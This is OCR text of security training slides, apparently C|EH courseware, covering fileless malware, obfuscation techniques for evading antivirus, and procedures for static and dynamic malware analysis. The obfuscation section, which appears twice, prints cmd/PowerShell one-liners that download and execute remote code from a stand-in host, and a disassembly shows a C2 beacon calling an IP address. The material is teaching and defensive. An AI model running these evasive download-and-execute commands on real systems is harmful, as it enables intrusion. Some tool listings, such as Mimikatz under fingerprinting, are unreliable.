
Launching Fileless Malware through Phishing

- Attackers commonly use **social engineering techniques** such as phishing to spread fileless malware to the target systems
- Fileless malware exploits vulnerabilities in system tools to load and **run malicious payloads** on the victim's machine to compromise the sensitive information stored in the **process memory**



Maintaining Persistence with Fileless Techniques

- When compared to other malware types, fileless malware **does not use disk files** to spread its infection or maintain persistence
- Attackers adopt unique methods such as **developing load points** to restart infected payloads to maintain persistence
- Attackers save the malicious payload **inside the registry** that holds data for configurations, application files, and settings, which executes itself with every system restart



Fileless Malware

Divergent

- Divergent is a type of fileless malware that **depends mostly on the registry** for the execution and storage of configuration data
- It also employs a key in the registry to **maintain persistence** and exploits PowerShell to inject itself on to the other processes

```
                        ; Attributes: bp-based frame

                        Divergent_send_C2_beacon_and_sleep proc near

                        lpString= dword ptr  8

55                      push    ebp
8B EC                   mov     ebp, esp
6A 00                   push    0
6A 00                   push    0
FF 75 08                push    [ebp+lpString]  ; lpString
FF 15 B0 B0 B5 07       call    ds:lstrlenA
50                      push    eax
FF 75 08                push    [ebp+lpString]
FF 35 FC 62 86 07       push    ds:off_7B662FC  ; "http://185.243.115.111/"
E8 1E F1 FF FF          call    Divergent_send_HTTP_request
83 C4 10                add     esp, 10h
68 FF                   push    INFINITE
FF 15 AC B0 B5 07       call    ds:Sleep
5D                      pop     ebp
C3                      retn
                        Divergent_send_C2_beacon_and_sleep endp
```

Fileless Malware

- Astaroth Backdoor
- Nodersok
- Vaporworm
- njRat Backdoor
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Hancitor/Chanitor
- Sorebrect Ransomware

Fileless Malware Obfuscation Techniques to Bypass Antivirus

C|EH

Inserting Characters

- Attackers insert special characters such as **comma(,)** and **semicolon (;)** between malicious commands and strings to make well-known commands more complex to detect

```
,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object
System.Net.WebClient).DownloadString('https://targetwebsite.com")&&echo,exit
```

Inserting Parentheses

- When parentheses are used, variables in a code block are evaluated as a **single line command**. Attackers exploit this feature to split and obfuscate malicious commands

```
cmd.exe /c ((echo command1)
&&(
echo command2))
```

Inserting Caret Symbol

- The caret symbol (^) is a reserved character used in shell commands for escaping. Attackers exploit this feature to **escape malicious commands** during execution time

```
C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-
Expression (New-Object System.Net.WebClient). DownloadString(('https://targetwebsite.com")&&echo,exit
```

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Inserting Characters

- Attackers insert special characters such as **comma(,)** and **semicolon (;)** between malicious commands and strings to make well-known commands more complex to detect

```
,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop Invoke-Expression(New-Object
System.Net.WebClient).DownloadString('https://targetwebsite.com")&&echo,exit
```

Inserting Parentheses

- When parentheses are used, variables in a code block are evaluated as a **single line command**. Attackers exploit this feature to split and obfuscate malicious commands

```
cmd.exe /c ((echo command1)
&&(
echo command2))
```

Inserting Caret Symbol

- The caret symbol (^) is a reserved character used in shell commands for escaping. Attackers exploit this feature to **escape malicious commands** during execution time

```
C:\WINDOWS\system32\cmd.exe /c p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -nop Invoke-
Expression (New-Object System.Net.WebClient). DownloadString(('https://targetwebsite.com")&&echo,exit
```

Fileless Malware Obfuscation Techniques to Bypass Antivirus (Cont'd)

Inserting Double Quotes

- The command line parser uses the double quote symbol as an **argument delimiter**. Attackers use this symbol to concatenate malicious commands in arguments

```
Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
```

Using Custom Environment Variables

- In the Windows operating system, environment variables are **dynamic objects** that store modifiable values used by applications at runtime. Attackers exploit environment variables to split malicious commands into multiple strings

```
set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c
Products.pdf
```

Using Pre-assigned Environment Variables

- "`%CommonProgramFiles%`" contains a default value "`C:\Program Files\Common Files`". Specific characters from this value can be accessed through indexing and used to **execute malicious commands**

```
cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbc
```

Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

What is Sheep Dip Computer?


- Sheep dipping refers to the **analysis of suspect files**, incoming messages, etc. for malware
- A sheep dip computer is installed with port monitors, file monitors, network monitors, and antivirus software and connects to a network **only under strictly controlled conditions**

Sheep Dipping Process Tasks

1. Run user, group permission, and process monitors
2. Run port and network monitors
3. Run device driver and file monitors
4. Run registry and kernel monitors

Antivirus Sensor Systems

- An antivirus sensor system is a collection of computer software that detects and analyzes **malicious code threats** such as viruses, worms, and Trojans
- They are used along with **sheep dip computers**



Introduction to Malware Analysis

Malware analysis is a process of **reverse engineering** a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware

Why Malware Analysis?

- To exactly determine what happened
- To determine the malicious intent of malware software
- To identify indicators of compromise
- To determine the complexity level of an intruder
- To identify the exploited vulnerability
- To identify the extent of damage caused by the intrusion
- To catch the perpetrator accountable for installing the malware

Types of Malware Analysis

- **Static Malware Analysis**
  - Also known as **code analysis**. It involves going through the executable binary code without **executing** it to have a better understanding of the malware and its purpose
- **Dynamic Malware Analysis**
  - Also known as **behavioral analysis**. It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection
- It is recommended that both **static** and **dynamic analyses** be performed to obtain a detailed understanding of the functionality of the malware

Malware Analysis Procedure: Preparing Testbed

Step 1	Allocate a **physical system** for the analysis lab
Step 2	Install a **Virtual machine** (VMware, Hyper-V, etc.) on the system
Step 3	Install **guest OS** on in the Virtual machine(s)
Step 4	Isolate the system from the network by ensuring that the **NIC card** is in **"host only"** mode
Step 5	Simulate internet services using tools such as **INetSim**
Step 6	Disable the **"shared folders"** and **"guest isolation"**
Step 7	Install **malware analysis** tools
Step 8	Generate the **hash value** of each OS and tool
Step 9	Copy the **malware** over to the guest OS

Static Malware Analysis

- In **static analysis**, we do not run the malware code, so there is no need to create a safe environment
- It employs different tools and techniques to **quickly determine** if a **file is malicious**
- Analyzing the **binary code** provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.


Some of the static malware analysis techniques:

1. File fingerprinting
2. Local and online malware scanning
3. Performing string search
4. Identifying packing/obfuscation methods
5. Finding the portable executables (PE) information
6. Identifying file dependencies
7. Malware disassembly

Static Malware Analysis: File Fingerprinting

- File fingerprinting is the process of **computing the hash value** for a given **binary code**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools like **HashMyFiles** to calculate various hash values of the malware file

HashMyFiles | HashMyFiles produces the **hash value** of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms




File Fingerprinting Tools

- Mimikatz (*https://github.com*)
- Hashtab (*http://implbits.com*)
- HashCalc (*https://www.slavasoft.com*)
- hashdeep (*https://sourceforge.net*)
- MD5sums (*http://www.pc-tools.net*)

Static Malware Analysis: Local and Online Malware Scanning

- Scan the **binary code locally** using well-known and up-to-date **antivirus software**
- If the code under analysis is a component of a **well-known malware**, it may have been discovered already and documented by many antivirus vendors
- You can also upload the code to **online websites** such as **VirusTotal** to get it scanned by a wide-variety of different scan engines

VirusTotal | VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.



https://www.virustotal.com

Local and Online Malware Scanning Tools

- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- Cuckoo Sandbox (*https://cuckoosandbox.org*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)
- Online Scanner (*https://www.fortiguard.com*)

Static Malware Analysis: Performing Strings Search

- **Strings** communicate information from the program to its user
- Analyze **embedded strings** of the readable text within the program's executable file


  Example: Status update strings and error strings
- Use tools such as **BinText** to extract embedded strings from executable files

String Searching Tools

- FLOSS (*https://www.fireeye.com*)
- Strings (*https://docs.microsoft.com*)
- Free EXE DLL Resource Extract (*http://www.resourceextract.com*)
- FileSeek (*https://www.fileseek.ca*)
- Hex Workshop (*http://www.hexworkshop.com*)

BinText

BinText is a text extractor that can extract text from any kind of file and has the ability to find **plain ASCII text**, **Unicode text** and **Resource strings**, thus providing useful information for each item



Static Malware Analysis: Identifying Packing/Obfuscation Methods


- Attackers often **use packers to compress, encrypt**, or modify a malware executable file to avoid detection
- It complicates the task for the **reverse engineers** in finding out the actual program logic and other metadata via static analysis
- Use tools such as **PEid** that detects most common packers, cryptors, and compilers for PE executable files

Packaging/Obfuscation Tools

- Macro_Pack (*https://github.com*)
- UPX (*https://upx.github.io*)
- ASPack (*http://www.aspack.com*)

PEid

The PEiD tool provides details about the **Windows executable files**. It can **identify signatures** associated with over **600** different **packers and compilers**



Static Malware Analysis: Finding the Portable Executables (PE) Information


- The PE format is the **executable file** format used on Windows operating systems
- Analyze the **metadata of PE files** to get information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version information, and strings that are embedded in resources
- Use tools such as **PE Explorer** to extract the above-mentioned information

PE Explorer

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from the common, such as EXE, DLL, and ActiveX Controls

PE Extraction Tools

- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*http://www.angusj.com*)
- PEView (*https://www.aldeid.com*)



Static Malware Analysis: Identifying File Dependencies


- Programs need to work with **internal system files** to properly function
- Programs store the **import** and **export functions** in the kernel32.dll file
- Check the **dynamically linked list** in the malware executable file
- Finding out all the **library functions** may allow you to estimate what the malware program can do
- Use tools such as **Dependency Walker** to identify the dependencies within the executable file

Dependency Checking Tools

- Dependency-check (*https://jeremylong.github.io*)
- Snyk (*https://snyk.io*)
- Hakiri (*https://hakiri.io*)
- RetireJS (*https://retirejs.github.io*)

Dependency Walker

Dependency Walker lists all the **dependent modules** of an executable file and builds **hierarchical tree diagrams**. It also records all the functions of each module exports and calls



Static Malware Analysis: Malware Disassembly


- Disassemble the **binary code** and analyze the assembly code instructions
- Use tools such as **IDA** that can reverse the machine code to **assembly language**
- Based on the reconstructed assembly code, you can inspect the **program logic** and recognize its threat potential. This process is performed using debugging tools such as **OllyDbg** (*http://www.ollydbg.de*)

Disassembling and Debugging Tools

- Ghirda (*https://ghidra-sre.org*)
- Radare2 (*https://rada.re*)
- OllyDbg (*http://www.ollydbg.de*)
- WinDbg (*http://www.windbg.org*)
- ProcDump (*https://docs.microsoft.com*)

IDA

IDA is a **Windows**, **Linux** or **Mac OS X** hosted multi-processor **disassembler and debugger** that can debug through Instructions tracing, Functions tracing, and Read/Write-Write-Execute tracing features



https://www.hex-rays.com

Dynamic Malware Analysis

- In **dynamic analysis**, the malware is executed on a system to understand its behavior after infection
- This type of analysis requires a safe environment such as **virtual machines** and **sandboxes** to deter the spreading of malware
- Dynamic analysis consists of two stages: System Baselining and Host Integrity Monitoring

System Baselining


- Refers to taking a **snapshot** of the system at the time the malware analysis begins
- The main purpose of system baselining is to identify significant changes from the **baseline state**
- The system baseline includes details of the **file system**, **registry**, **open ports**, **network activity**, etc.


Host Integrity Monitoring

- Host integrity monitoring involves taking a **snapshot** of the **system state** using the same tools before and after analysis, to detect **changes** made to the entities residing on the system
- **Host integrity monitoring** includes the following:
  - **Port Monitoring**
  - **Process Monitoring**
  - **Registry Monitoring**
  - **Windows Services Monitoring**
  - **Startup Programs Monitoring**
  - **Event Logs Monitoring/Analysis**
  - **Installation Monitoring**
  - **Files and Folders Monitoring**
  - **Device Drivers Monitoring**
  - **Network Traffic Monitoring/Analysis**
  - **DNS Monitoring/Resolution**
